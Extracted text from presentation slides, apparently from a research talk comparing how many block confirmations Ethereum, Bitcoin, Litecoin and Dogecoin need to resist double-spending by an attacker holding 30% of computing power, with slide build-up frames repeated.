
Double-Spending Threshold

Profitability depends on transaction value.



Double-Spending Threshold

Profitability depends on transaction value.



Double-Spending Defence - Confirmation Time

Ethereum



Bitcoin



Double-Spending Defence - Confirmation Time

Ethereum



Bitcoin



Block
confirmations

37

6

Double-Spending Defence - Confirmation Time

Ethereum Bitcoin



Block
confirmations

37

6



30% of the total
computing power

Double-Spending Defence - Confirmation Time

Ethereum Bitcoin



Block
confirmations



37	6
about 10 minutes	about 60 minutes



30% of the total
computing power


Double-Spending Defence - Confirmation Time

	Ethereum	Bitcoin	Litecoin	Dogecoin
				
Block confirmations	37	6	28	47
	about 10 minutes	about 60 minutes	about 70 minutes	about 47 minutes




30% of the total computing power

Double Spending Bitcoin vs. Ethereum




Double-spending resistance of
Ethereum (k in $\{6, 12\}$) vs. Bitcoin ($k=6$)



